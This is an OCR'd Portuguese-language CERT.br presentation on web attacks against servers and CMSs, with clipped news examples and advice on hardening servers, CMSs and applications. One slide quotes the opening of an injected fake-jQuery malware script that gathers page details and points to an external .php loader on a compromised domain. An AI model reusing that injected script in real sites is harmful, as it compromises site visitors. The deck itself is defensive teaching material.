


- Aumento de 128% de 2015 em relação a 2014
- Grande quantidade de ataques de força bruta (conta de administração) contra CMS

Ataques visando o comprometimento de servidores Web ou desfigurações de páginas na Internet
http://www.cert.br/stats/incidentes/

Cenário atual de ataques Web

cert.br nic.br cgi.br


Atacantes
Motivação:
Autopromoção
Política, ideológica, econômica
• mercado de zero-days
Aplicar e disparar golpes e ataques:
• códigos maliciosos e phishing
• coleta e repositório de dados
• DDoS
Ferramentas de ataque
Amplamente disponíveis
• a um clique de distância
Servidores e Aplicações Web
Empresas e instituições
Ambiente de desenvolvimento
Desenvolvedores Web
Ferramentas de segurança
Administradores de redes e serviços Web
Cada vez mais complexas
Com muitas vulnerabilidades
Falta de testes adequados
• testes apenas para casos de uso
• não incluem testes de abuso
Pressão econômica para lançar
• mesmo com problemas
Precisam estar acessíveis
• inclusive de infraestrutura crítica e equipamentos hospitalares

Cenário atual

Empresas e instituições

Segurança não é parte dos requisitos
- uma das primeiras a ser cortada

Diversas *startups* que cresceram

Dificuldade em:
- entender, lidar com os problemas
  - "Segurança é paranoia, nada vai acontecer"
- avaliar os riscos
  - informações valiosas disponibilizadas
  - imagem da empresa

Desenvolvedores Web

Priorizam a funcionalidade
- em detrimento da segurança
  - aplicações *just in time*
- erros podem trazer prejuízos
  - atuais e futuros

Terceirizam a segurança
- *firewall*, políticas, criptografia
- ultima fase do ciclo de vida do desenvolvimento da aplicação

Sem capacitação para desenvolver com requisitos de segurança
- não aprendem
- aprendem só nos últimos anos
- cobram mais caro

Cenário atual

Ambiente de desenvolvimento

CMS, *frameworks*, *plugins*, etc

- instalação padrão
- com muitas vulnerabilidades
- atualizações constantes
  - ➢ nem sempre disponíveis

Administradores de redes e de serviços Web

Precisam correr atrás dos prejuízos

- troca de senhas
- atualizações
- correção de erros
- aplicações legadas

Ferramentas de segurança

Não conseguem remediar os problemas

Pen test de aplicação

- geram efeitos a curto prazo
- não alteram o comportamento

Exemplos recentes

cert.br nic.br cgi.br

Falhas de programação (1/3)

Erro no Twitter expõe e-mail e telefone de usuários

Caio Alves 19/02/2016

Bug deixou 10 mil usuários expostos por 24 horas.

O Twitter afirmou nessa quinta-feira que um erro no sistema da rede social deixou dados de milhares de usuários expostos na semana passada. Segundo a empresa, e-mail e telefone dos usuários foram revelados, sem a permissão desses, por mais de 24 horas.

Todo o problema foi contado pelo responsável da segurança na plataforma, Michael Coates, em um post no blog oficial do Twitter. Coates disse que nenhuma senha foi revelada, mas que informações pessoais ficaram disponíveis, como endereço de e-mail e até o número de telefone celular particular. "Nós notificamos todos os usuários afetados. Então, se você não foi notificado, não foi um dos afetados", comenta Coates, em seu post.

"Lamentamos o ocorrido. Qualquer usuário que se aproveitou da falha para acessar informações de outra conta será suspensa de maneira permanente", disse Coates.

No post do Twitter, Coates ainda afirmou que boas medidas para seguranças devem ser tomadas, como o uso de senhas fortes e o uso de verificação de login.

Fonte: http://ipnews.com.br/erro-no-twitter-expoe-e-mail-e-telefone-de-usuarios/

Falhas de programação (2/3)

Rafael Fidelis

I write about programming and random things

Blog | Archives

MAY 9TH, 2016 | COMMENTS

Como Eu Usei O Cartão De Crédito Do CEO Do Trampos.co Para Pagar Minha Assinatura Premium

Falhas de segurança em aplicações web são muito comuns, existem validações que os desenvolvedores se esquecem de fazer, - e geralmente são validações básicas como controle de nível de acesso - e isso pode gerar grandes problemas no futuro de qualquer produto que esteja acessível na web.

Essas falhas de segurança podem ser um problema ainda maior quando estão relacionadas a **pagamentos com cartões de creditos**, já que um atacante pode conseguir efetuar transações nos cartões dos usuários da aplicação, e é sobre isso que eu vou falar hoje.

Alvo: Trampos.co

O trampos.co um site de anuncio de vagas, muito conhecido e utilizado na cidade de São Paulo e Rio de Janeiro, principalmente por agências e startups. O site mantêm a posição **1,416**(fonte: Alexa) no rank de sites mais acessados do pais, cerca de **200k** de usuários cadastrados (*fonte:*

Fonte: http://www.fidelis.work/como-eu-usei-o-cartao-de-credito-do-ceo-do-trampos-co-para-pagar-minha-assinatura-premium/

Falhas de programação (3/3)

Advisory (ICSA-15-300-03)

More Advisories

Rockwell Automation Micrologix 1100 and 1400 PLC Systems Vulnerabilities

Original release date: October 27, 2015

IMPACT

Successful exploitation of the vulnerabilities may allow a remote attacker to escalate privileges, execute arbitrary code, and cause a denial-of-service condition.

VULNERABILITY CHARACTERIZATION

VULNERABILITY OVERVIEW

STACK-BASED BUFFER OVERFLOW[a]

IMPROPER RESTRICTION OF OPERATIONS WITHIN THE BOUNDS OF A MEMORY BUFFER[d]

UNRESTRICTED UPLOAD OF FILE WITH DANGEROUS TYPE[g]


CROSS-SITE SCRIPTING[j]

SQL INJECTION[m]

User input is not sufficiently sanitized, which may allow an attacker to create new users, delete users, or escalate privileges by getting an administrator to execute a specially crafted link.

Fonte: https://ics-cert.us-cert.gov/advisories/ICSA-15-300-03

Vazamento de dados (1/2)



Developer Accidentally Leaks Details of Thailand Expats While Testing Website

Site setup gaffe goes viral, exposes PII for 2,000 expats

Mar 29, 2016 00:05 GMT · By Catalin Cimpanu · Share:

A local developer has made a gaffe for the ages when he set up an improperly protected demo for a site commissioned by Thailand's Immigration Police.

The test website didn't block public access and also featured a simple password (12345) for the administrator account. What made it worse was the fact that it contained actual details (not dummy data) for about 2,000 foreign workers living in Thailand.

The site exposed real names, passport numbers, current addresses, and professions. The website included details only for workers in Thailand's southern province of Nakhon Si Thammarat.

The site went viral on social media in a matter of hours, and many were accusing the

Fonte: http://news.softpedia.com/news/developer-accidentally-leaks-details-of-thailand-expats-while-testing-website-502287.shtml

Vazamento de dados (2/2)

Estudante descobre brecha na apuração do BBB e antecipa resultados

DANIELA LIMA
DE BRASÍLIA
LÍGIA MESQUITA
COLUNISTA DA **FOLHA**

18/02/2016 02h59

Compartilhar 15 mil OUVIR O TEXTO Mais opções

Um estudante de São Paulo encontrou uma brecha no sistema de internet da Globo e acessou dados da apuração de votos do "Big Brother Brasil".

Desde o dia 3, o jovem publica antecipadamente em sua página no Twitter os resultados das eliminações semanais do programa, nos chamados "paredões".

Procurado pela **Folha**, ele pediu para não ser identificado e descreveu em linhas gerais como acessou os dados. O jovem diz que "qualquer pessoa que entenda um pouco de desenvolvimento de web consegue pegar esses resultados. O que estou impressionado é que ninguém viu ainda".

Ele faz questão de dizer que não invadiu o sistema de apuração nem lançou mão de manobras ilegais. Apenas conseguiu uma janela para visualizar o percentual dos votos.

Fonte:
http://www1.folha.uol.com.br/ilustrada/2016/02/1740519-estudante-descobre-brecha-na-apuracao-do-bbb-e-antecipa-resultados.shtml

Ataques DDoS
Operação Ababil

Lessons learned from the U.S. financial services DDoS attacks

BY: ARBOR NETWORKS - 12/13/2012

By Dan Holden and Curt Wilson of Arbor's Security Engineering & Response Team (ASERT)

During the months of September and October we witnessed targeted and very serious DDoS attacks against U.S. based financial institutions. They were very much premeditated, focused, advertised before the fact, and executed to the letter.

In the case of the September 2012 DDoS attack series, many compromised PHP Web applications were used as bots in the attacks. Additionally, many WordPress sites, often using the out-of-date TimThumb plugin, were being compromised around the same time. Joomla and other PHP-based applications were also compromised. Unmaintained sites running out-of-date

... compromised PHP Web applications were used as bots in the attacks ..
... many WordPress sites, often using the out-of-date TimThumb plugin ...
... Joomla and other PHP-based applications were also compromised ...
... Unmaintained sites running out-of-date extensions are easy targets and the attackers to upload various PHP webshells which were then used to further deploy attack tools ...

Fonte: http://www.arbornetworks.com/asert/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/

Força bruta em conta admin
Botnets

Mathew J. Schwartz
News

Connect Directly

2
COMMENTS
COMMENT NOW

Login

50% 50%

Tweet

Thousands of WordPress sites with accounts that use the common default username 'admin' have been hacked. One theory: the creation of a large WordPress botnet.

Attention, WordPress users: If you have a WordPress username set to "admin," change it immediately.

That warning was issued Friday by WordPress founder Matt Mullenweg, in the wake of reports that thousands of WordPress sites with an administrator username set to "admin" or "Admin" had been compromised via large-scale brute force attacks. Service provider HostGator, notably, reported Thursday that "this attack is well organized and ... very, very distributed; we have seen over 90,000 IP addresses involved in this attack."

Anonymous: 10 Things We Have Learned In 2013

(click image for larger view and for

Fonte: http://www.darkreading.com/attacks-and-breaches/wordpress-hackers-exploit-username-admin/d/d-id/1109538/

Códigos Maliciosos

09 Ransomware Now Gunning for Your Web Sites

NOV 15

One of the more common and destructive computer crimes to emerge over the past few years involves **ransomware** — malicious code that quietly scrambles all of the infected user's documents and files with very strong encryption. A ransom, to be paid in Bitcon, is demanded in exchange for a key to unlock the files. Well, now it appears fraudsters are developing ransomware that does the same but for Web sites — essentially holding the site's files, pages and images for ransom.

Image: Kaspersky Lab

This latest criminal innovation, innocuously dubbed "Linux.Encoder.1" by Russian antivirus and security firm **Dr.Web**, targets sites powered by the Linux operating system. The file currently has almost zero detection when scrutinized by antivirus products at

Fonte: http://krebsonsecurity.com/2015/11/ransomware-now-gunning-for-your-web-sites/

Ataques a Servidores Web / CMS *Plugins* e Bibliotecas (1/3)

SECURITY WEEK

INTERNET AND ENTERPRISE SECURITY NEWS, INSIGHTS & ANALYSIS

Subscribe (Free) | Security White Pap

October 26 - 29, 2015 | Atlanta, GA

Malware & Threats | Cybercrime | Mobile & Wireless | Risk & Compliance | Security Architecture | Manag

Cyberwarfare | Fraud & Identity Theft | Phishing | Malware | Tracking & Law Enforcement | Whitepapers

Home > Vulnerabilities

Zero-Day Flaw in WordPress Plugin Used to Inject Malware into Sites

Cybercriminals have exploited a zero-day flaw in the popular FancyBox for WordPress plugin to inject malicious iframes into many websites. The vulnerability has been patched.

floats on top of a web page. The plugin has been downloaded more than 600,000 times from the official WordPress website.

Numerous users started complaining earlier this week about having a malicious iframe from *203koko(dot)eu* injected into their websites. All the compromised sites had been using the FancyBox for WordPress plugin.

While they haven't disclosed the details of the vulnerability, researchers at the security firm Sucuri noted that the flaw allows an attacker to inject malware or scripts into vulnerable sites.

WordPress removed FancyBox for WordPress from its official repository until Jose Pardilla, the author of the plugin, released version 3.0.3 to address the issue. He later released version 3.0.4 to stop the malicious code from appearing on affected websites.

Sucuri has investigated the vulnerability in collaboration with Konstantin Kovshenin, who was credited by Pardilla for providing a fix for the bug, and Gennady Kovshenin. Gennady noted on

Fonte: http://www.securityweek.com/zero-day-flaw-wordpress-plugin-used-inject-malware-sites

Ataques a Servidores Web / CMS
Plugins e Bibliotecas (2/3)

WordPress and Joomla websites get hacked with fake jQuery

Hackers use the popular name of jQuery library to inject malicious code into websites powered by WordPress and Joomla.

JQuery is a very popular JavaScript library. The basic aim of this library is to erase the differences between implementations of JavaScript in various web browsers. If you have ever tried web coding you know how tedious it can be to make the code do the same thing in different browsers. Sometimes it is a really big challenge. In such situations, this library can be very useful.

Of course it is only a matter of time until such a well-known library gets the attention of those who want to use it for different purposes other than web coding. Fake jQuery injections have been very popular among hackers. And that brings us to one of the most popular infections of the last couple of months - the attack that injects fake jQuery script into the head section of CMS websites powered by WordPress and Joomla.

What does it look like?

```
< script >
    var a = '';
setTimeout(10);
var default_keyword = encodeURIComponent(document.title);
var se_referrer = encodeURIComponent(document.referrer);
var host = encodeURIComponent(window.location.host);
var base = "http://brittaschmeis.de/js/jquery.min.php";
```

Fonte: https://blog.avast.com/wordpress-and-joomla-users-get-hacked-be-aware-of-fake-jquery

Ataques a Servidores Web / CMS
Plugins e Bibliotecas (3/3)

Fonte: http://arstechnica.com/security/2016/06/10000-wordpress-sites-imperilled-by-in-the-wild-mobile-plugin-exploit/

Ataques a Servidores Web / CMS *Core* (1/2)

The popular platform for building and running websites fixed two XSS-scripting vulnerabilities and a potential privilege escalation exploit that could have put millions of sites at risk.

Most of the time, we have reported about WordPress vulnerabilities involving vulnerable plugins, but this time a Finnish security researcher has discovered a critical zero-day vulnerability in the core engine of the WordPress content management system.

http://thehackernews.com/2015/04/WordPress-vulnerability.html
http://www.darkreading.com/vulnerabilities---threats/wordpress-dodges-further-embarassment-by-patching-three-vulns-/d/d-id/1322213

Ataques a Servidores Web / CMS *Core* (2/2)

Hackers Breach Linux Mint Distribution, Forums

By Sean Michael Kerner | Posted 2016-02-22 Print

Tweet LinkedIn 8 Like 21 Share 1 Share 29 Email

Attackers manage to breach Linux Mint's security, adding a backdoor to the distribution and even stealing information from user forums.

The Linux Mint operating system community is reeling today after the public disclosure on Feb. 21 that hackers managed to infiltrate the popular Linux distribution and plant a backdoor in the system. Adding further insult to injury, hackers were also able to compromise the Linux Mint user forum, stealing username and password information. As a result of the attack, the LinuxMint.com Website is now offline as the distribution scrambles to restore confidence and security.

Linux Mint has emerged in recent years to become one of the most popular desktop Linux distributions in the world. A key part of Linux Mint's popularity is its Cinnamon desktop, which provides users with a different user interface from the more standard GNOME desktop. Linux Mint does, however, offer other desktop choices to users as well.

It appears that on Feb. 20 the attackers were only able to impact the most recent Linux Mint 17.3 Cinnamon edition (which *eWEEK* reviewed here), according to Clement Lefebvre, founder of Linux Mint.

Lefebvre noted the intrusion was brief and quickly discovered. "Hackers made a modified Linux Mint ISO, with a

Fonte: http://www.eweek.com/security/hackers-breach-linux-mint-distribution-forums.html

Como reduzir os riscos

cert.br nic.br cgi.br

Como reduzir os riscos

- **Solução depende de diversas camadas**

- **Segurança aplicada em:**
  - Servidores Web
  - Sistemas gerenciadores de conteúdo (CMS)
  - Aplicações

Reduzindo os Riscos
Servidor Web

cert.br nic.br cgi.br

Manter o servidor Web seguro (1/4)

- **Manter os equipamentos atualizados**
  - sistema operacional e todos os serviços nele executados
  - serviço Web, SGBD, extensões, módulos e *plugins* utilizados

- **Desabilitar os módulos, serviços e recursos desnecessários (*hardening*), incluindo:**
  - listagem de diretórios no servidor Web
  - diretiva que mostra informações do servidor Web
    - versão, caminho do sistema e nome de banco de dados
    - elas podem ser usadas em ataques e para explorar vulnerabilidades
  - métodos TRACE e TRACK
    - permitem depurar informações e expõem dados contidos em *cookies*

Manter o servidor Web seguro (2/4)

- **Ser criterioso com permissões de diretórios e arquivos**
  - permitir, por padrão, apenas a leitura
  - autorizar a escrita e a execução de acordo com a necessidade

- **Ser cuidadoso ao usar e elaborar senhas**
  - se disponível, usar verificação em duas etapas
  - não reutilizar senhas
    - basta descobrir a senha de um serviço para invadir outros que usam a mesma senha

Manter o servidor Web seguro (3/4)

- **Ter usuários distintos para diferentes serviços/funções**
  - não usar contas privilegiadas, como "root" e "Administrador"
  - exemplo:
    - um para o serviço Web, outro para SGBD e outros para aplicações
    - se uma dessas contas for invadida, os danos ficarão restritos apenas aos privilégios de acesso que essa conta possui
- **Monitorar os *logs*, a procura de erros e de tentativas de exploração de vulnerabilidades**
- **Fazer *backup* e teste de restauração**
  - única solução efetiva contra *ransomware*
- **Sincronizar as máquinas via NTP**

Manter o servidor Web seguro (4/4)

- **Verificar o tráfego a procura de indícios**
  - de entrada na rede:
    - tentativas de acesso não autorizado
  - de saída da rede:
    - vazamento de dados, *scan* e acessos indevidos partindo da rede
- **Treinar pessoal para tratar incidentes de segurança**
- **Estar atento a *sites* e *blogs* de segurança**
  - ficar ciente de tendências de ataques e novas vulnerabilidades

Dicas para manter um ambiente Web seguro:

https://www.security.unicamp.br/31-dicas-para-manter-seu-ambiente-web-seguro.html

Reduzindo os Riscos
CMS

cert.br nic.br cgi.br

Manter o CMS seguro

- **Manter o CMS e os *plugins* atualizados**
- **Restringir acesso à interface de administração**
- **Não usar contas padrão de administração (admin)**
- **Seguir os guias de segurança dos fornecedores**
  - 10 Dicas para manter seu Joomla seguro
    https://www.security.unicamp.br/22-dicas-seguranca-joomla.html
- **Utilizar *plugins* de segurança, se disponível:**
  - Wordfence
    https://www.security.unicamp.br/67-wordfence-um-plugin-de-seguranca-para-wordpress.html

Reduzindo os Riscos
Aplicações Web

cert.br nic.br cgi.br

Desenvolver aplicações seguras (1/4)

- **Pensar em segurança desde os requisitos**
- **Incorporar boas práticas de desenvolvimento seguro logo nas primeiras fases de projeto**

OWASP Top 10 – 2013
A1 – Injeção de código
A2 – Quebra de autenticação e Gerenciamento de Sessão
A3 – *Cross-Site Scripting* (XSS)
A4 – Referência Insegura e Direta a Objetos
A5 – Configuração Incorreta de Segurança
A6 – Exposição de Dados Sensíveis
A7 – Falta de Função para Controle do Nível de Acesso
A8 – *Cross-Site Request Forgery* (CSRF)
A9 – Utilização de Componentes Vulneráveis Conhecidos
A10 – Redirecionamentos e Encaminhamentos Inválidos

Fonte: https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Desenvolver aplicações seguras (2/4)

- **Implementar a segurança no lado do servidor**
  - checagens via JavaScript podem ser desabilitadas
- **Efetuar testes de carga (*over provision*)**
- **Considerar o uso de um *firewall* de aplicação Web (*Web Application Firewall* – WAF)**
  - oferece recursos extras de proteção
  - ajuda a identificar e bloquear os ataques mais comuns
  - deve ser usado como uma camada a mais
    - não como solução única de segurança
    - qualquer falha que apresente pode colocar em risco toda a aplicação

Desenvolver aplicações seguras (3/4)

- **Não basta estar em conformidade (*compliance*)**
  - novas vulnerabilidades para as quais ainda não foram testadas
  - cuidados com a segurança devem ser:
    - uma tarefa cotidiana
    - um processo contínuo
- **Assegurar que as aplicações gerem *logs***
  - facilitam o monitoramento, a detecção de erros e a identificação de tentativas de ataque e de acesso indevido
- **Usar sistemas de controle de versão de código**
  - caso uma falha seja encontrada será mais fácil identificar:
    - quando foi inserida
    - quais versões precisam ser modificadas

Desenvolver aplicações seguras (4/4)


- **Manter seguros os computadores usados para o desenvolvimento da aplicação**
  - podem comprometer o ambiente de produção se forem invadidos ou infectados
- **Estar preparado para tratar notificações de usuários**
- **Testar, testar e testar:**
  - atenção ao carregar as aplicações no ambiente de produção
  - considerar que serão executadas em ambiente hostil
    - testes de abuso, não apenas de uso
  - ferramentas:


    OWASP Zed Attack Proxy Project
    https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project


Referências


cert.br nic.br cgi.br

Livros sobre Segurança de *Software*









Segurança de *Software*

- ***The Addison-Wesley Software Security Series***
  http://www.informit.com/imprint/series_detail.aspx?st=61416
- ***The Building Security In Maturity Model*** - http://bsimm.com/
- ***CERT Secure Coding*** - http://cert.org/secure-coding/
- **Wiki com práticas para C, Perl, Java e Java para Android**
  https://www.securecoding.cert.org/confluence/display/seccode/CERT+Coding+Standards

Últimas notícias, análises, *blogs*

- ***Krebs on Security*** - http://krebsonsecurity.com/
- ***Schneier on Security*** - https://www.schneier.com/
- ***Ars Technica Security*** - http://arstechnica.com/security/
- ***Dark Reading*** - http://www.darkreading.com/
- ***SANS NewsBites*** - http://www.sans.org/newsletters/newsbites/
- ***SANS Internet Storm Center*** - http://isc.sans.edu/

Documentos do Cert.br

- **Recomendações para Melhorar o Cenário de Ataques Distribuídos de Negação de Serviço (DDoS)**

  http://www.cert.br/docs/whitepapers/ddos/

- **Recomendações para Notificações de Incidentes de Segurança**

  http://www.cert.br/docs/whitepapers/notificacoes/

Obrigada

www.cert.br

miriam@cert.br

@certbr

04 de julho de 2016

nic.br cgi.br

www.nic.br | www.cgi.br